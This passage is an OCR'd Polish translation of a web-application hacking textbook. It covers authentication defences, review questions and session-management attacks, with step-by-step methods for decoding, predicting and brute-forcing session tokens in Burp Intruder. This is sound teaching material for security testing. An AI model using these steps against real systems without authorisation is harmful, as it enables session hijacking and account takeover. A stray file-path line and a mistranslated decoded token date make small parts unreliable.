* Odpowiedzi na wyzwanie powinny zawierać wystarczającą entropię, aby nie można było ich łatwo odgadnąć. Na przykład pytanie użytkownika o nazwę jego pierwszej szkoły jest lepsze niż pytanie o jego ulubiony kolor.

* Konta powinny być tymczasowo zawieszane po kilku nieudanych próbach ukończenia wyzwania, aby zapobiec atakom siłowym.

* Z aplikacji nie powinno wyciekać żadnych informacji w przypadku nieudanych odpowiedzi na wyzwanie — dotyczących ważności nazwy użytkownika, ewentualnego zawieszenia konta itp.

* Pomyślne ukończenie wyzwania powinno nastąpić przez opisany wcześniej proces, w którym na zarejestrowany adres e-mail użytkownika wysyłana jest wiadomość zawierająca adres URL reaktywacji. W żadnym wypadku aplikacja nie powinna ujawniać zapomnianego hasła użytkownika ani po prostu przenosić użytkownika do uwierzytelnionej sesji. Nawet przejście bezpośrednio do funkcji resetowania hasła jest niepożądane. Odpowiedź na wyzwanie odzyskania konta będzie na ogół łatwiejsza do odgadnięcia przez osobę atakującą niż oryginalne hasło, więc nie należy polegać na niej samej w celu uwierzytelnienia użytkownika.

Rejestruj, monitoruj i powiadamiaj

* Aplikacja powinna rejestrować wszystkie zdarzenia związane z uwierzytelnianiem, w tym logowanie, wylogowanie, zmianę hasła, resetowanie hasła, zawieszenie konta i odzyskanie konta. W stosownych przypadkach należy rejestrować zarówno nieudane, jak i udane próby. Dzienniki powinny zawierać wszystkie istotne szczegóły (takie jak nazwa użytkownika i adres IP), ale nie powinny zawierać tajemnic

bezpieczeństwa (takich jak hasła). Logi powinny być silnie chronione przed nieautoryzowanym dostępem, ponieważ są krytycznym źródłem wycieku informacji.

* Anomalie w zdarzeniach uwierzytelniania powinny być przetwarzane przez funkcję ostrzegania w czasie rzeczywistym i zapobiegania włamaniom. Na przykład administratorzy aplikacji powinni być świadomi wzorców wskazujących na ataki brute-force, aby można było rozważyć odpowiednie środki obronne i ofensywne.

* Użytkownicy powinni być powiadamiani poza pasmem o wszelkich krytycznych zdarzeniach związanych z bezpieczeństwem. Na przykład aplikacja powinna wysyłać wiadomość na zarejestrowany adres e-mail użytkownika za każdym razem, gdy zmieni on swoje hasło.

* Użytkownicy powinni być powiadamiani w paśmie o często występujących zdarzeniach związanych z bezpieczeństwem. Na przykład po udanym logowaniu aplikacja powinna informować użytkowników o czasie i źródłowym IP/domenie ostatniego logowania oraz liczbie nieudanych prób logowania wykonanych od tego czasu. Jeśli użytkownik zostanie poinformowany, że jego konto jest celem ataku mającego na celu odgadnięcie hasła, jest bardziej prawdopodobne, że będzie często zmieniał swoje hasło i ustawiał je na silną wartość.

Streszczenie

Funkcje uwierzytelniania są prawdopodobnie najbardziej widocznym celem ataków typowej aplikacji. Z definicji mogą do nich dotrzeć nieuprzywilejowani, anonimowi użytkownicy. W przypadku uszkodzenia zapewniają dostęp do chronionych funkcji i poufnych danych. Leżą one u podstaw mechanizmów bezpieczeństwa używanych przez aplikację do samoobrony i stanowią pierwszą linię obrony przed nieautoryzowanym dostępem. Mechanizmy uwierzytelniania w świecie rzeczywistym zawierają niezliczone wady projektowe i implementacyjne. Skuteczny atak na nich musi przebiegać systematycznie, przy użyciu ustrukturyzowanej metodologii, aby przepracować każdą możliwą drogę ataku. W wielu przypadkach pojawiają się otwarte cele - złe hasła, sposoby na znalezienie nazw użytkowników, podatność na ataki typu brute-force. Na drugim końcu spektrum defekty mogą być bardzo trudne do wykrycia. Mogą wymagać skrupulatnego zbadania zawiłego procesu logowania, aby ustalić przyjęte założenia i pomóc ci dostrzec subtelny błąd logiczny, który można wykorzystać, aby przejść przez drzwi. Najważniejszą lekcją podczas atakowania funkcji uwierzytelniania jest szukanie wszędzie. Oprócz głównego formularza logowania mogą istnieć funkcje umożliwiające rejestrację nowych kont, zmianę haseł, zapamiętywanie haseł, odzyskiwanie zapomnianych haseł oraz podszywanie się pod innych użytkowników. Każdy z nich stanowi bogaty cel potencjalnej wady, a problemy, które zostały świadomie wyeliminowane w ramach jednej funkcji, często pojawiają się ponownie w innych. Poświęć czas na zbadanie i zbadanie każdego centymetra powierzchni ataku, jaki możesz znaleźć, a Twoje nagrody mogą być wspaniałe.

Pytania

1. Podczas testowania aplikacji internetowej logujesz się przy użyciu poświadczeń joe i pass. Podczas procesu logowania w przechwytującym serwerze proxy pojawia się prośba o następujący adres URL:

http://www.wahh-app.com/app?action=login&uname=joe&password=pass

Jakie trzy luki w zabezpieczeniach możesz zdiagnozować bez dalszych badań?

2. W jaki sposób funkcje samorejestracji mogą wprowadzać luki w wyliczaniu nazw użytkowników? Jak można zapobiegać tym lukom w zabezpieczeniach?

3. Mechanizm logowania obejmuje następujące kroki:

(a) Aplikacja żąda podania nazwy użytkownika i kodu dostępu.

(b) Aplikacja żąda dwóch losowo wybranych liter z niezapomnianego słowa użytkownika.

Dlaczego wymagane informacje są wymagane w dwóch oddzielnych krokach? Jaką wadę zawierałby mechanizm, gdyby tak nie było?

4. Wieloetapowy mechanizm logowania najpierw żąda nazwy użytkownika, a następnie różnych innych elementów na kolejnych etapach. Jeśli któryś z dostarczonych elementów jest nieważny, użytkownik natychmiast wraca do pierwszego etapu. Co jest nie tak z tym mechanizmem i jak można naprawić tę lukę?

5. Aplikacja zawiera mechanizm antyphishingowy w swojej funkcjonalności logowania. Podczas rejestracji każdy użytkownik wybiera określony obraz z dużego banku zapadających w pamięć obrazów, które przedstawia mu aplikacja. Funkcja logowania obejmuje następujące kroki:

(a) Użytkownik wprowadza swoją nazwę użytkownika i datę urodzenia.

(b) Jeśli te dane są prawidłowe, aplikacja pokazuje użytkownikowi wybrany przez nią obraz; w przeciwnym razie wyświetlany jest losowy obraz.

(c) Użytkownik weryfikuje, czy wyświetlany jest właściwy obraz. Jeśli tak, wpisuje swoje hasło.

Ideą tego mechanizmu antyphishingowego jest umożliwienie użytkownikowi potwierdzenia, że ma do czynienia z autentyczną aplikacją, a nie jej klonem, ponieważ tylko prawdziwa aplikacja zna prawidłowy obraz do wyświetlenia użytkownikowi. Jaką lukę wprowadza ten mechanizm antyphishingowy do funkcji logowania? Czy mechanizm skutecznie zapobiega phishingowi?

Atakowanie zarządzania sesją

Mechanizm zarządzania sesją jest podstawowym elementem bezpieczeństwa w większości aplikacji internetowych. To właśnie umożliwia aplikacji unikalną identyfikację danego użytkownika w ramach wielu różnych żądań i obsługę gromadzonych danych na temat stanu interakcji tego użytkownika z aplikacją. Tam, gdzie aplikacja implementuje funkcję logowania, zarządzanie sesją ma szczególne znaczenie, ponieważ to ona umożliwia aplikacji utrzymanie pewności co do tożsamości dowolnego użytkownika poza żądaniem, w którym dostarcza on swoje dane uwierzytelniające. Ze względu na kluczową rolę, jaką odgrywają mechanizmy zarządzania sesją, są one głównym celem złośliwych ataków na aplikację. Jeśli atakujący może złamać zarządzanie sesją aplikacji, może skutecznie ominąć kontrole uwierzytelniania i udawać innych użytkowników aplikacji bez znajomości ich danych uwierzytelniających. Jeśli atakujący narazi w ten sposób użytkownika administracyjnego, może przejąć całą aplikację. Podobnie jak w przypadku mechanizmów uwierzytelniania, w funkcjach zarządzania sesją często można znaleźć wiele różnych defektów. W najbardziej wrażliwych przypadkach atakujący musi po prostu zwiększyć wartość tokena wydanego mu przez aplikację, aby przełączyć jego kontekst na kontekst innego użytkownika. W tej sytuacji aplikacja jest szeroko otwarta dla każdego, aby uzyskać dostęp do wszystkich obszarów. Na drugim końcu spektrum atakujący może być zmuszony do bardzo ciężkiej pracy, rozszyfrowania kilku warstw zaciemniania i obmyślenia wyrafinowanego zautomatyzowanego ataku, zanim znajdzie lukę w zbroi aplikacji. W tej części przyjrzymy się wszystkim typom słabości, jakie autorzy napotkali w rzeczywistych aplikacjach internetowych. Szczegółowo określa praktyczne kroki, które należy podjąć, aby znaleźć i wykorzystać te wady. Na koniec opisuje środki obronne, które aplikacje powinny podjąć, aby chronić się przed tymi atakami.

POWSZECHNY MIT

„Używamy kart inteligentnych do uwierzytelniania, a bez nich nie można naruszyć sesji użytkowników".

Bez względu na to, jak solidny jest mechanizm uwierzytelniania aplikacji, kolejne żądania użytkowników są powiązane z tym uwierzytelnieniem tylko za pośrednictwem wynikowej sesji. Jeśli zarządzanie sesją aplikacji jest wadliwe, osoba atakująca może ominąć solidne uwierzytelnianie i nadal narażać użytkowników.

Potrzeba stanu

Protokół HTTP jest zasadniczo bezstanowy. Opiera się na prostym modelu żądanie-odpowiedź, w którym każda para komunikatów reprezentuje niezależną transakcję. Sam protokół nie zawiera mechanizmu łączenia serii żądań wysyłanych przez konkretnego użytkownika i odróżniania ich od wszystkich innych żądań otrzymanych przez serwer WWW. We wczesnych latach Internetu żaden taki mechanizm nie był potrzebny: strony internetowe były używane do publikowania statycznych stron HTML, które każdy mógł przeglądać. Dziś sprawy mają się zupełnie inaczej. Większość „witryn" internetowych to w rzeczywistości aplikacje internetowe. Umożliwiają rejestrację i logowanie. Pozwalają kupować i sprzedawać towary. Zapamiętują Twoje preferencje przy następnej wizycie. Zapewniają bogate wrażenia multimedialne z zawartością tworzoną dynamicznie na podstawie tego, co klikasz i wpisujesz. Aby zaimplementować którąkolwiek z tych funkcji, aplikacje internetowe muszą korzystać z koncepcji sesji. Najbardziej oczywiste zastosowanie sesji występuje w aplikacjach obsługujących logowanie. Po wprowadzeniu nazwy użytkownika i hasła możesz korzystać z aplikacji jako użytkownik, którego dane uwierzytelniające podałeś, aż do wylogowania lub wygaśnięcia sesji z powodu braku aktywności. Bez sesji użytkownik musiałby na każdej stronie aplikacji ponownie wpisywać swoje hasło. Stąd po jednokrotnym uwierzytelnieniu użytkownika aplikacja tworzy dla niego sesję i traktuje wszystkie żądania należące do tej sesji jako pochodzące od tego użytkownika. Aplikacje, które nie mają funkcji logowania, zwykle również muszą korzystać z sesji. Wiele witryn sprzedających

towary nie wymaga od klientów tworzenia kont. Pozwalają jednak użytkownikom przeglądać katalog, dodawać pozycje do koszyka, podawać szczegóły dostawy oraz dokonywać płatności. W tym scenariuszu nie ma potrzeby uwierzytelniania tożsamości użytkownika: przez większość jego wizyty aplikacja nie wie i nie dba o to, kim jest użytkownik. Jednak aby robić z nim interesy, musi wiedzieć, które serie otrzymywanych żądań pochodzą od tego samego użytkownika.

Najprostszym i wciąż najpopularniejszym sposobem realizacji sesji jest nadanie każdemu użytkownikowi unikalnego tokena lub identyfikatora sesji. Przy każdym kolejnym żądaniu do aplikacji użytkownik ponownie przesyła ten token, umożliwiając aplikacji określenie, której sekwencji wcześniejszych żądań dotyczy bieżące żądanie. W większości przypadków aplikacje używają plików cookie HTTP jako mechanizmu transmisji do przekazywania tych tokenów sesji między serwerem a klientem. Pierwsza odpowiedź serwera do nowego klienta zawiera nagłówek HTTP podobny do następującego:

Set-Cookie: ASP.NET_SessionId=mza2ji454s04cwbgwb2ttj55

i kolejne żądania od klienta zawierają ten nagłówek:

Cookie: ASP.NET_SessionId=mza2ji454s04cwbgwb2ttj55

Ten standardowy mechanizm zarządzania sesjami jest z natury podatny na różne kategorie ataków. Głównym celem atakującego przy atakowaniu mechanizmu jest przejęcie w jakiś sposób sesji legalnego użytkownika, a tym samym podszywanie się pod tę osobę. Jeżeli użytkownik został uwierzytelniony w aplikacji, atakujący może uzyskać dostęp do prywatnych danych należących do użytkownika lub wykonać nieautoryzowane działania w jego imieniu. Jeśli użytkownik nie jest uwierzytelniony, osoba atakująca może nadal przeglądać poufne informacje przesłane przez użytkownika podczas jego sesji. Podobnie jak w poprzednim przykładzie serwera Microsoft IIS z uruchomionym środowiskiem ASP.NET, większość komercyjnych serwerów WWW i platform aplikacji internetowych wdrażają własne gotowe rozwiązania do zarządzania sesją oparte na plikach cookie HTTP. Udostępniają one interfejsy API, za pomocą których programiści aplikacji internetowych mogą integrować z tym rozwiązaniem własne funkcje zależne od sesji. Stwierdzono, że niektóre gotowe implementacje zarządzania sesjami są podatne na różne ataki, co skutkuje naruszeniem bezpieczeństwa sesji użytkowników (zostanie to omówione w dalszej części tego rozdziału). Ponadto niektórzy programiści uznają, że potrzebują bardziej precyzyjnej kontroli nad zachowaniem sesji, niż zapewniają im wbudowane rozwiązania, lub chcą uniknąć pewnych luk właściwych dla rozwiązań opartych na plikach cookie. Z tych powodów dość często spotyka się niestandardowe i/lub nieoparte na plikach cookie mechanizmy zarządzania sesją w aplikacjach o krytycznym znaczeniu dla bezpieczeństwa, takich jak bankowość internetowa. Luki występujące w mechanizmach zarządzania sesjami można podzielić na dwie kategorie:

*Słabości w generowaniu tokenów sesji

* Niedociągnięcia w obsłudze tokenów sesji przez cały cykl ich życia

Przyjrzymy się kolejno każdemu z tych obszarów, opisując różne rodzaje defektów, które są powszechnie spotykane w rzeczywistych mechanizmach zarządzania sesjami, oraz praktyczne techniki ich wykrywania i wykorzystywania. Na koniec opiszemy środki, które aplikacje mogą podjąć, aby bronić się przed tymi atakami.

KROKI HACKOWNIA

W wielu aplikacjach, które wykorzystują standardowy mechanizm plików cookie do przesyłania tokenów sesji, łatwo jest zidentyfikować, który element danych zawiera token. Jednak w innych przypadkach może to wymagać pewnej pracy detektywistycznej.

1. Aplikacja może często wykorzystywać kilka różnych elementów danych razem jako token, w tym pliki cookie, parametry adresów URL i ukryte pola formularzy. Niektóre z tych elementów mogą być używane do utrzymywania stanu sesji w różnych komponentach zaplecza. Nie zakładaj, że konkretny parametr jest tokenem sesji bez udowodnienia tego, ani że sesje są śledzone przy użyciu tylko jednego elementu.

2. Czasami elementy, które wydają się być tokenem sesji aplikacji, mogą nim nie być. W szczególności standardowe pliki cookie sesji generowane przez serwer WWW lub platformę aplikacji mogą być obecne, ale w rzeczywistości nie są wykorzystywane przez aplikację.

3. Obserwuj, jakie nowe elementy są przekazywane do przeglądarki po uwierzytelnieniu. Często nowe tokeny sesji są tworzone po uwierzytelnieniu się użytkownika.

4. Aby sprawdzić, które elementy są faktycznie używane jako tokeny, znajdź stronę, która jest zdecydowanie zależna od sesji (np. strona „moje dane") specyficzna dla użytkownika. Złóż kilka próśb o to, systematycznie usuwając każdy przedmiot, który podejrzewasz, że jest używany jako token. Jeśli usunięcie elementu spowoduje, że strona zależna od sesji nie zostanie zwrócona, może to potwierdzić, że element jest tokenem sesji. Burp Repeater jest przydatnym narzędziem do wykonywania tych testów.

Alternatywy dla sesji

Nie każda aplikacja internetowa korzysta z sesji, a niektóre aplikacje o znaczeniu krytycznym dla bezpieczeństwa, zawierające mechanizmy uwierzytelniania i złożone funkcje, wybierają inne techniki zarządzania stanem. Prawdopodobnie napotkasz dwie możliwe alternatywy:

* Uwierzytelnianie HTTP — aplikacje korzystające z różnych technologii uwierzytelniania opartych na protokole HTTP (podstawowe, szyfrowane, NTLM) czasami unikają potrzeby korzystania z sesji. W przypadku uwierzytelniania HTTP komponent kliencki wchodzi w interakcję z mechanizmem uwierzytelniającym bezpośrednio przez przeglądarkę, przy użyciu nagłówków HTTP, a nie poprzez kod specyficzny dla aplikacji zawarty na każdej pojedynczej stronie. Gdy użytkownik wprowadzi swoje dane uwierzytelniające w oknie dialogowym przeglądarki, przeglądarka skutecznie ponownie przesyła te dane uwierzytelniające (lub ponownie wykonuje wymagane uzgadnianie) przy każdym kolejnym żądaniu do tego samego serwera. Jest to odpowiednik aplikacji, która korzysta z uwierzytelniania opartego na formularzach HTML i umieszcza formularz logowania na każdej stronie aplikacji, wymagając od użytkowników ponownego uwierzytelniania się przy każdej wykonywanej czynności. W związku z tym, gdy używane jest uwierzytelnianie oparte na protokole HTTP, aplikacja może bez niego ponownie identyfikować użytkownika w wielu żądaniach za pomocą sesji. Jednak uwierzytelnianie HTTP jest rzadko stosowane w aplikacjach internetowych o dowolnej złożoności, a inne wszechstronne korzyści, jakie oferują w pełni rozwinięte mechanizmy sesyjne, oznaczają, że praktycznie wszystkie aplikacje internetowe faktycznie wykorzystują te mechanizmy.

* Mechanizmy stanu bez sesji — niektóre aplikacje nie wydają tokenów sesji w celu zarządzania stanem interakcji użytkownika z aplikacją. Zamiast tego przesyłają wszystkie dane wymagane do zarządzania tym stanem za pośrednictwem klienta, zwykle w pliku cookie lub ukrytym polu formularza. W efekcie ten mechanizm używa stanu bez sesji, podobnie jak robi to ASP.NET ViewState. Aby tego typu mechanizm był bezpieczny, dane przesyłane za pośrednictwem klienta muszą być odpowiednio

zabezpieczone. Zwykle obejmuje to skonstruowanie binarnego obiektu blob zawierającego wszystkie informacje o stanie i zaszyfrowanie go lub podpisanie za pomocą uznanego algorytmu. Dane muszą zawierać wystarczający kontekst, aby uniemożliwić osobie atakującej zebranie obiektu stanu w jednym miejscu w aplikacji i przesłanie go do innego miejsca w celu spowodowania niepożądanego zachowania. Aplikacja może również zawierać czas wygaśnięcia w danych obiektu, aby wykonać ekwiwalent limitów czasu sesji.

KROKI HACKOWANIA

1. Jeśli używana jest autoryzacja HTTP, możliwe, że nie jest zaimplementowany żaden mechanizm zarządzania sesją. Użyj metod opisanych wcześniej, aby zbadać rolę odgrywaną przez elementy danych podobne do tokenów.

2. Jeśli aplikacja korzysta z mechanizmu stanu bez sesji, przesyłając wszystkie dane wymagane do utrzymania stanu za pośrednictwem klienta, czasami może to być trudne do wykrycia z całą pewnością, ale następujące mocne wskaźniki wskazują, że ten rodzaj mechanizmu jest używany:

* Elementy danych podobne do tokenów wydawane klientowi są dość długie (100 lub więcej bajtów).

* Aplikacja wydaje nowy przedmiot podobny do tokena w odpowiedzi na każde żądanie.

* Dane w elemencie wydają się być zaszyfrowane (a zatem nie mają rozpoznawalnej struktury) lub podpisane (a zatem mają znaczącą strukturę, której towarzyszy kilka bajtów bezsensownych danych binarnych).

* Aplikacja może odrzucić próby złożenia tej samej pozycji z więcej niż jednym żądaniem.

3. Jeśli dowody wyraźnie sugerują, że aplikacja nie używa tokenów sesyjnych do zarządzania stanem, jest mało prawdopodobne, aby którykolwiek z ataków opisanych w tym rozdziale przyniósł cokolwiek. Prawdopodobnie lepiej byłoby poświęcić czas na szukanie innych poważnych problemów, takich jak zepsuta kontrola dostępu lub wstrzyknięcie kodu.

Słabości w generowaniu tokenów

Mechanizmy zarządzania sesją są często podatne na ataki, ponieważ tokeny są generowane w niebezpieczny sposób, który umożliwia atakującemu zidentyfikowanie wartości tokenów, które zostały wystawione innym użytkownikom.

UWAGA: Istnieje wiele miejsc, w których bezpieczeństwo aplikacji zależy od nieprzewidywalności generowanych przez nią tokenów. Oto kilka przykładów:

* Tokeny odzyskiwania hasła wysyłane na zarejestrowany adres e-mail użytkownika

* Tokeny umieszczone w ukrytych polach formularzy, aby zapobiec atakom fałszowania żądań między witrynami

* Tokeny używane do jednorazowego dostępu do chronionych zasobów

* Trwałe tokeny używane w funkcjach „zapamiętaj mnie”.

* Tokeny umożliwiające klientom aplikacji zakupowej, która nie korzysta z uwierzytelniania, pobranie aktualnego statusu istniejącego zamówienia

Rozważania dotyczące słabości w generowaniu tokenów mają zastosowanie do wszystkich tych przypadków. W rzeczywistości, ponieważ wiele dzisiejszych aplikacji opiera się na mechanizmach

dojrzałej platformy do generowania tokenów sesyjnych, często w tych innych obszarach funkcjonalności znajdują się możliwe do wykorzystania słabości w generowaniu tokenów.

Znaczące tokeny

Niektóre tokeny sesyjne są tworzone przy użyciu przekształcenia nazwy użytkownika lub adresu e-mail lub innych informacji powiązanych z tą osobą. Informacje te mogą być w jakiś sposób zakodowane lub zaciemnione i mogą być łączone z innymi danymi. Na przykład następujący token może początkowo wydawać się długim ciągiem losowym:

757365723d6461663b6170703d61646d696e3b646174653d30312f31322f3131

Jednak po bliższym przyjrzeniu się widać, że zawiera on tylko znaki szesnastkowe. Zgadując, że ciąg znaków może w rzeczywistości być kodowaniem szesnastkowym ciągu znaków ASCII, możesz przepuścić go przez dekoder, aby uzyskać następujące informacje:

użytkownik=daf;app=admin;data=10/09/11

Atakujący mogą wykorzystać znaczenie tego tokena sesji, aby spróbować odgadnąć bieżące sesje innych użytkowników aplikacji. Korzystając z listy wyliczonych lub typowych nazw użytkowników, mogą szybko wygenerować dużą liczbę potencjalnie ważnych tokenów i przetestować je, aby potwierdzić, które są prawidłowe. Tokeny zawierające znaczące dane często mają strukturę. Innymi słowy, zawierają one kilka komponentów, często oddzielonych ogranicznikiem, które można wyodrębnić i przeanalizować oddzielnie, aby umożliwić atakującemu zrozumienie ich funkcji i sposobów generowania. Oto niektóre komponenty, które można napotkać w tokenach strukturalnych:

* Nazwa użytkownika konta

* Identyfikator numeryczny używany przez aplikację do rozróżniania kont

* Imię i nazwisko użytkownika

* Adres e-mail użytkownika

* Grupa użytkownika lub rola w aplikacji

* Znacznik daty/czasu

* Rosnąca lub przewidywalna liczba

* Adres IP klienta

Każdy inny komponent w ustrukturyzowanym tokenie, a nawet cały token, może być zakodowany na różne sposoby. Może to być celowy środek mający na celu zaciemnienie ich treści lub po prostu zapewnienie bezpiecznego transportu danych binarnych przez HTTP. Powszechnie spotykane schematy kodowania obejmują XOR, Base64 i reprezentację szesnastkową przy użyciu znaków ASCII. Może być konieczne przetestowanie różnych dekodowań na każdym komponencie tokena strukturalnego, aby rozpakować go do pierwotnej postaci.

UWAGA: Gdy aplikacja obsługuje żądanie zawierające token strukturalny, może w rzeczywistości nie przetworzyć każdego komponentu z tokenem lub wszystkich danych zawartych w każdym komponencie. W poprzednim przykładzie aplikacja może dekodować token w formacie Base64, a następnie przetwarzać tylko komponenty „użytkownik” i „data”. W przypadkach, gdy token zawiera blob danych binarnych, wiele z tych danych może być dopełnieniem. Tylko niewielka część tego może faktycznie mieć znaczenie dla sprawdzania poprawności, które serwer wykonuje na tokenie. Zawężenie

podczęści tokena, które są faktycznie wymagane, może często znacznie zmniejszyć ilość pozornej entropii i złożoności, które zawiera token.

KROKI HACKOWANIA

1. Uzyskaj pojedynczy token z aplikacji i zmodyfikuj go w sposób systematyczny, aby określić, czy cały token jest sprawdzany, czy też niektóre jego podkomponenty są ignorowane. Spróbuj zmienić wartość tokena po jednym bajcie (lub nawet po jednym bicie) i ponownie prześlij zmodyfikowany token do aplikacji, aby określić, czy nadal jest akceptowany. Jeśli okaże się, że niektóre części tokena nie muszą być poprawne, możesz je wykluczyć z dalszej analizy, potencjalnie zmniejszając ilość pracy, którą musisz wykonać. Możesz użyć typu ładunku „char frobber" w Burp Intruder, aby zmodyfikować wartość tokena w jednej pozycji znaku na raz, aby pomóc w tym zadaniu.

2. Zaloguj się jako kilku różnych użytkowników w różnym czasie i zapisz tokeny otrzymane z serwera. Jeśli samodzielna rejestracja jest dostępna i możesz wybrać swoją nazwę użytkownika, zaloguj się za pomocą serii podobnych nazw użytkownika zawierających niewielkie różnice między nimi, takie jak A, AA, AAA, AAAA, AAAB, AAAC, AABA i tak dalej. Jeśli podczas logowania lub przechowywania w profilach użytkowników podawane są inne dane specyficzne dla użytkownika (takie jak adres e-mail), wykonaj podobne ćwiczenie, aby systematycznie zmieniać te dane i rejestrować tokeny otrzymane po zalogowaniu.

3. Przeanalizuj tokeny pod kątem wszelkich korelacji, które wydają się być powiązane z nazwą użytkownika i innymi danymi kontrolowanymi przez użytkownika.

4. Przeanalizuj tokeny pod kątem wykrywalnego kodowania lub zaciemniania. Tam, gdzie nazwa użytkownika zawiera sekwencję tego samego znaku, poszukaj odpowiedniej sekwencji znaków w tokenie, co może wskazywać na użycie zaciemniania XOR. Szukaj w tokenie sekwencji zawierających tylko znaki szesnastkowe, które mogą wskazywać na szesnastkowe kodowanie łańcucha ASCII lub inne informacje. Szukaj sekwencji, które kończą się znakiem równości i/lub zawierają tylko inne prawidłowe znaki Base64: od a do z, od A do Z, od 0 do 9, + i /.


5. Jeśli z próbki tokenów sesyjnych można odtworzyć jakiekolwiek znaczenie, zastanów się, czy masz wystarczające informacje, aby spróbować odgadnąć tokeny ostatnio wydane innym użytkownikom aplikacji. Znajdź stronę aplikacji, która jest zależna od sesji, na przykład stronę, która zwraca komunikat o błędzie lub przekierowanie w inne miejsce, jeśli dostęp do niej odbywa się bez ważnej sesji. Następnie użyj narzędzia takiego jak Burp Intruder, aby wysłać dużą liczbę żądań do tej strony przy użyciu odgadniętych tokenów. Monitoruj wyniki pod kątem wszystkich przypadków, w których strona ładuje się poprawnie, wskazując prawidłowy token sesji.

Przewidywalne tokeny

Niektóre tokeny sesyjne nie zawierają żadnych znaczących danych kojarzących je z konkretnym użytkownikiem. Niemniej jednak można je odgadnąć, ponieważ zawierają sekwencje lub wzorce, które umożliwiają atakującemu ekstrapolację z próbki tokenów w celu znalezienia innych ważnych tokenów ostatnio wyemitowanych przez aplikację. Nawet jeśli ekstrapolacja wymaga pewnych prób i błędów (na przykład jedno prawidłowe odgadnięcie na 1000 prób), nadal umożliwiłoby to zautomatyzowanemu atakowi zidentyfikowanie dużej liczby ważnych tokenów w stosunkowo krótkim czasie. Luki związane z przewidywalnym generowaniem tokenów mogą być znacznie łatwiejsze do wykrycia w komercyjnych implementacjach zarządzania sesją, takich jak serwery WWW lub platformy aplikacji internetowych, niż w aplikacjach na zamówienie. Gdy zdalnie kierujesz się do niestandardowego mechanizmu zarządzania sesjami, próbka wydanych tokenów może być

ograniczona przez pojemność serwera, aktywność innych użytkowników, przepustowość, opóźnienie sieci i tak dalej. Jednak w środowisku laboratoryjnym można szybko utworzyć miliony tokenów próbek, wszystkie precyzyjnie ułożone w kolejności i opatrzone znacznikiem czasu, a także można wyeliminować zakłócenia powodowane przez innych użytkowników.

W najprostszych i najbardziej bezczelnie wrażliwych przypadkach aplikacja może użyć prostego numeru sekwencyjnego jako tokena sesji. W takim przypadku wystarczy uzyskać próbkę dwóch lub trzech tokenów przed rozpoczęciem ataku, który szybko przechwyci 100% aktualnie ważnych sesji. Rysunek pokazuje, jak Burp Intruder jest używany do cyklicznego przeglądania ostatnich dwóch cyfr tokena sesji sekwencyjnej w celu znalezienia wartości, w których sesja jest nadal aktywna i może zostać przejęta.



Tutaj długość odpowiedzi serwera jest wiarygodnym wskaźnikiem, że znaleziono prawidłową sesję. Funkcja wyodrębniania grep została również wykorzystana do wyświetlenia nazwy zalogowanego użytkownika dla każdej sesji. W innych przypadkach tokeny aplikacji mogą zawierać bardziej rozbudowane sekwencje, których odkrycie wymaga pewnego wysiłku. Rodzaje potencjalnych odmian, które możesz tu napotkać, są nieograniczone, ale doświadczenie autorów w tej dziedzinie wskazuje, że przewidywalne tokeny sesyjne zwykle powstają z trzech różnych źródeł:

* Ukryte sekwencje

* Zależność czasowa

* Słabe generowanie liczb losowych

Przyjrzymy się po kolei każdemu z tych obszarów.

Ukryte sekwencje

Często spotyka się tokeny sesji, których nie można łatwo przewidzieć podczas analizy w ich surowej postaci, ale które zawierają sekwencje, które ujawniają się, gdy tokeny zostaną odpowiednio zdekodowane lub rozpakowane. Rozważ następującą serię wartości, które tworzą jeden składnik ustrukturyzowanego tokena sesji:

lwjVJA

Ls3Ajg

xpKr+A

XleXYg

9hyCzA

jefung

JaZoA

Nie można dostrzec żadnego bezpośredniego wzoru; jednak pobieżna inspekcja wskazuje, że tokeny mogą zawierać dane zakodowane w standardzie Base64. Oprócz mieszanych znaków alfabetycznych i numerycznych istnieje znak +, który jest również prawidłowy w ciągu zakodowanym w formacie Base64. Przeprowadzenie tokenów przez dekoder Base64 ujawnia następujące informacje:

--$

.Ž

Æ'«ø

^ W-b

ÌÌ

?an6

%¦Y

Te łańcuchy wydają się bełkotliwe i zawierają również znaki niedrukowalne. Zwykle oznacza to, że masz do czynienia z danymi binarnymi, a nie tekstem ASCII. Renderowanie zdekodowanych danych jako liczb szesnastkowych daje:

9708D524

2ECDC08E

C692ABF8

5E579762

F61C82CC

8DE16E36

25A659A0

Nadal nie ma widocznego wzoru. Jeśli jednak odejmiesz każdą liczbę od poprzedniej, otrzymasz:

FF97C4EB6A

97C4EB6A

FF97C4EB6A

97C4EB6A

FF97C4EB6A

FF97C4EB6A

